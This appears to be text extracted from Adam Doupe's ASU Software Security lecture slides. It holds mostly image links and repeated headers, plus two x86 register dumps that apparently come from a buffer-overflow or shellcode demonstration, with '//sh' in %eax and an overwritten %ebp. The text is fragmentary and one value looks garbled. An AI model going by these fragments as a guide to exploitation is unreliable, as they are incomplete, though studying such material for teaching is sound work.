
Adam Doupe, Software Security



Adam Doupe, Software Security









Adam Doupe, Software Security

ASU



%eax	0x68732f2f
%ebx	
%ecx	
%edx	0x080ea064
%esp	0xbffff614
%ebp	0x65646362
%eip	3750x0809a67d

Adam Doupe, Software Security




%eax	0x68732f2f
%ebx	
%ecx	
%edx	0x080ea064
%esp	0xbffff614
%ebp	0x65646362
%eip	0x0809a67f

